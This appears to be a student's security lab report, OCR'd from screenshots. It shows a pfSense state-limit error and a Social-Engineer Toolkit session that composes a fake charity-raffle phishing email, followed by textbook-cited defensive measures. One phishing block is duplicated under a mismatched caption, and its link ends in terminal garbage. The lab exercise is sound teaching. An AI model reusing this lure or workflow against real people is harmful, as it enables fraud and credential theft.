
35. **Make a screen capture** showing the **“PF states limit reached” error message**.



```
pfSense 2.5.2-RELEASE amd64 Fri Jul 02 15:33:00 EDT 2021
Bootup complete

FreeBSD/amd64 (pfSense.home.arpa) (ttyv0)

VMware Virtual Machine - Netgate Device ID: d8a4e521b788e38eb23e

*** Welcome to pfSense 2.5.2-RELEASE (amd64) on pfSense ***

 WAN (wan)       -> vmx0       -> v4: 201.10.1.1/24
 LAN (lan)       -> vmx1       -> v4: 172.30.0.1/24
 DMZ (opt1)      -> vmx2       -> v4: 172.31.0.1/24

 0) Logout (SSH only)                  9) pfTop
 1) Assign Interfaces                 10) Filter Logs
 2) Set interface(s) IP address       11) Restart webConfigurator
 3) Reset webConfigurator password    12) PHP shell + pfSense tools
 4) Reset to factory defaults         13) Update from console
 5) Reboot system                     14) Disable Secure Shell (sshd)
 6) Halt system                       15) Restore recent configuration
 7) Ping host                         16) Restart PHP-FPM
 8) Shell

Enter an option: [zone: pf states] PF states limit reached
```


Part 2: Perform a Social Engineering Attack

24. **Make a screen capture** showing the **finished SET phishing email composition**.



```
set:phishing> The FROM NAME the user will see:Matt Ramone
set:phishing> Username for open-relay [blank]:
Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremailserveryouown.com):smt
p.normailer.com
set:phishing> Port number for the SMTP server [25]:25
set:phishing> Flag this message/s as high priority? [yes|no]:no
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:A favor?
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:h
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new
line.
set:phishing> Enter the body of the message, type END (capitals) when finished:H
ey Alice,
Next line of the body:
Next line of the body: Hey Alice,  Just learned a friend of mine is raffling off
 a pair of Hamilton tickets next month All you have to do to enter is make a don
ation of $5 or more to the Cure Strange Childhood Diseases I know how much you l
ike musicals, charity, and curing strange childhood diseases, and I would really
 appreciate it if you could support my friends fundraising efforts. If youd like
 to make adonation at the link below, just send me your receipt afterwards and I
ll make sure youre entered in the raffle. Thanks!
Next line of the body: <a href="http://cscdsocie!^E^^!^[[3;6~^[[3;6~^[[1;6D
```

36. **Make a screen capture** showing the **transaction.php page in the browser**.



```
set:phishing> The FROM NAME the user will see:Matt Ramone
set:phishing> Username for open-relay [blank]:
Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremailserveryouown.com):smt
p.normailer.com
set:phishing> Port number for the SMTP server [25]:25
set:phishing> Flag this message/s as high priority? [yes|no]:no
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:A favor?
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:h
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new
line.
set:phishing> Enter the body of the message, type END (capitals) when finished:H
ey Alice,
Next line of the body:
Next line of the body: Hey Alice,  Just learned a friend of mine is raffling off
 a pair of Hamilton tickets next month All you have to do to enter is make a don
ation of $5 or more to the Cure Strange Childhood Diseases I know how much you l
ike musicals, charity, and curing strange childhood diseases, and I would really
 appreciate it if you could support my friends fundraising efforts. If youd like
 to make adonation at the link below, just send me your receipt afterwards and I
ll make sure youre entered in the raffle. Thanks!
Next line of the body: <a href="http://cscdsocie!^E^^!^[[3;6~^[[3;6~^[[1;6D
```

Section 3: Challenge and Analysis

Part 1: Recommend Defensive Measures

Identify and **describe** at least two defensive measures that can be used against injection attacks. Be sure to cite your sources.

input validation: applications should validate all input meaning never accepts any input from a source without verifying it first. This would help make sure attackers can't inject harmful scripts or commands.reject invalid data: If the input “fails validation, throw it away; do not try to sanitize it” . Sanitizing without correct validation will most likely allow injection attacks to go through due to weak logic or assumptions about what is safe.
Kim, D., & Solomon, M. G. (2021). Fundamentals of Information Systems Security. Jones & Bartlett Learning.

Identify and **describe** at least two defensive measures that can be used against malware attacks. Be sure to cite your sources.

avoid malicious addons: “The best way to protect a device from malicious add-ons is to install only browser add-ons from trusted sources” the textbook mentions this also reguarly check the installed ones. many of the attackers are launching via browser plugins that look harmless but in reality is harmful.control active content: “Active content…runs in the context of the user’s browser and uses the user’s logon credentials” putting this out of action or restricting such content, like JavaScript, reduces the risk of embedded malware executing on the user systems.
Kim, D., & Solomon, M. G. (2021). Fundamentals of Information Systems Security. Jones & Bartlett Learning.

Identify and **describe** at least two defensive measures that can be used against denial-of-service attacks. Be sure to cite your sources.

botnet defense: “distribute malware and spam and…launch DoS attacks against organizations” meaning blocking botnet traffic would help defend against traffice that DoS attack causse.prevent network congestion: DoS attack that is successful "creates so much network congestion that authorized users cannot access network resources”. What helps stop this is using firewalls and load balancers, maintains availability even when we are under attack.Kim, D., & Solomon, M. G. (2021). Fundamentals of Information Systems Security. Jones & Bartlett Learning.

Identify and **describe** at least two defensive measures that can be used against social engineering attacks. Be sure to cite your sources.

user training: security awareness training: “the best way to avoid social engineering is to train personnel to recognize social engineering attempts and how to handle them” when we read this it says training employees helps us recognize phishing emails and how to avoid it.
Phishing Detection Awareness: “In a phishing attack, scammers create an email or webpage that resembles the work of a reputable organization... so you will share sensitive information with them” teaching people how to detect these emails or from impersonation helps prevent these breaches.
Kim, D., & Solomon, M. G. (2021). Fundamentals of Information Systems Security. Jones & Bartlett Learning.

Part 2: Research Additional Attack Vectors

Describe the additional attack vector you selected and **identify** at least two defensive measures that can be used against it. Be sure to cite your sources.

Incomplete